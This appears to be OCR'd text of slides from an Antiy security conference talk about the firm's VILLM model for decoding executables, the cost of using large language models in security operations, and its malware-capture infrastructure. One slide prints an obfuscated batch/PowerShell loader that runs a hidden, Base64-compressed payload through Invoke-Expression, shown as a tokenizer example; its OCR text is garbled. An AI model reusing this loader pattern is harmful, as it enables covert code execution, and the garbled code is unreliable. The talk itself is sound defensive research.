
● 4KB以下 ● 4KB-256KB ● 256KB-4MB ● 4MB以上



面向执行体解码需要高质量共性知识持续运营



安天构建了一个包括捕获体系、分析体系、演训体系、情报体系的赛博超脑工程体系，以混合云支撑海量数据自动化分析研判能力，构建融合工程师智慧和机器智能迭代学习的体系化工程作业平台，实现安全对抗技术的持续演进。




模型性能、资源成本与用户现实约束之间的矛盾（大模型应用于网空安全性价比亟待提升）

Tokens 1,350
Characters 2274

```

@shift /O
@echo off
If%PROCESSOR_ARCHITECTURE%-x86 (powershell.exeP-Nonl-WHiddeni -Command "
Invoke-Expression $(New-Object 10.StreamReader ($(New-Object 10.Com
pression.DeflateStream(S(New-Obiect 10.Memorystream (.$(lConvert.:From
Base64String("ZVZnb+M2EL3rVXCGREhrSaA/EG0RDGyygdugXTdYe7cHw0dFGttsaFlgc
RK6vIeYSXNEKXWRGKRECOWZCZTZ0P07SZGZCPLSe55vxmWUhIVNY9KAG8 141VZIVHIBTIH
WCZOSY1UMDK4D65EbWPKNKV0m/zmXm 17TEER0Gr0a1gtcnP/7hPJ8UpAYmC1zybZ6yivs
OkH3m+uOgd22x2VsfneSqMpBmp+5ocitRgdBLZgZB50F/PD40JX06oKv0VbzDa8iky19dmt
adlyKZZaBIgN3IIN&URVZ+5YZVdEBIN4DP+4+WSY0ZR00IVIGUXHN0US8IhxIGG6ZLVaXLZ
Et4BCWKNu90HV2NtSFYGW67IKI839WWWNZCSVEV/zwo9r0tEnKOSv8U5KHRVS8kiy1pJafhJ
Ouo/Tr5Jl(+34DGI3DSSITHEC2TAHGcJWwEVRbPB3UXG0R17KDSTKRJ+YDG06L+Tr0F596
IHFaECdLOSJ9GUb839Z/3PrU3D93TS/bGD2PomNjmwpyw8A5gfWoFhEav8x01QnnbNng7SV
fsfzn/am3z9mhlCjy1eD8ah6PT915FOGxGvP9oci0kewmScA4oBhJKRxaf65Nnx1h1aJy+B7
zGlTawiF63mHjJG3vfF0p5y6MhmLHBabp8G3iknE1W+16r9/IKlxyZVJhxzglKEmnTppudh
OR2KI3H4ErBGLenXKK00BPUESdt3DHV0SKGST4AArLYEILLEivizED6rdPbbYKJ70NuLoa0o
8LxoF4mCHK5vv02C/LpN2kwgXuU5rpoMg+nbPzk4D08c8nfxNZm1024670jRL2DSXYT6W4SN
76P011tkHHz0CjvTteMa9EVJhLZnJFzC8g7UNCyYYIZJPD0ZCUcpKrL1Jx09bouEAv/sUxfP
TEXT TOKEN IDS ha1H1iOUf+SAW+ZASGNR+9C IIWYXBPTDUf05VXaRCHCWVS2goRi3zY3
    
```

* <https://platform.openai.com/tokenizer>




- 配置参考 MosaicML 和 Nvidia 官网相关资料
 - MPT 13B 部署为 A100 单卡服务器
 - LLAMA2 70B 部署为 DGX H100 服务器
 - VILLM 3B 部署为 3090 双卡服务器
- 硬件成本按照3年摊销
- 电费参考北京市电价



相比 ChatGPT，私有部署的专用模型可以达成更高的性价比
但距离处理全部元数据或日志的需求仍然有巨大的差距

参考北京某单位日常运营数据，
日告警量约 2万条 作为参考
(对应GPT3.5，处理告警错误率约3~45%)

我们可以计算出每年的硬件及用电成本





网络空间威胁对抗与防御技术研讨会
暨 第十一届安天网络安全冬训营

北向守望

03

安天 **VILLM** 解码执行体的 生成式模型


PB 级别的基础训练数据，日新增100万执行体

捕获体系

流量采集设备	1354 台
蜜罐/蜜网	5200 台
爬虫	100 台
主动探测设备	80 台
诱饵邮箱	1000 多个
网络安全设备	100 万台
移动终端	27 亿部
线下采集源	1 个
厂商测试仪表	1 个
漏洞信息库同步源	10 个
补丁信息同步源	100 个
威胁情报跟踪	
公开情报源	50 个
非公开情报源	20 个
样本交换	
其他安全企业	20 家
国际反病毒企业	30 家

处理数据


容器镜像	100 GB/天
操作系统镜像	200GB/天
系统/应用软件	1 TB/天
样本邮件	10 GB/天
主机行为日志	10 TB/天
流量日志	10 GB/天
样本文件	100 亿
原始流量	10 TB/天
泄漏信息	1 TB/月
开源代码	16GB/天
应急响应记录	2 GB/周
漏洞信息	100 条/天
漏洞PoC	50 个/周
补丁信息	46 条/周
商业军火库	50 个/周
暗网情报	500 条/周
安全厂商情报	-
开源威胁情报	-
社交/新媒体情报	-
人力情报	-
机读威胁情报	-



2021年7月9日, 赛博超脑运行数据记录

- >7700亿 个向量
- >100亿 有效文件样本
- >35亿 日新增日志记录
- >200T 每日新增感知数据
- >100万 每日捕获未知文件
- >10个 全球化中转接点
- >37000 个计算核

安天对恶意代码采用严格的四段式命名:
 <基础分类>/<环境前缀>.<家族名称>.<变种号>[<核心行为标签>]

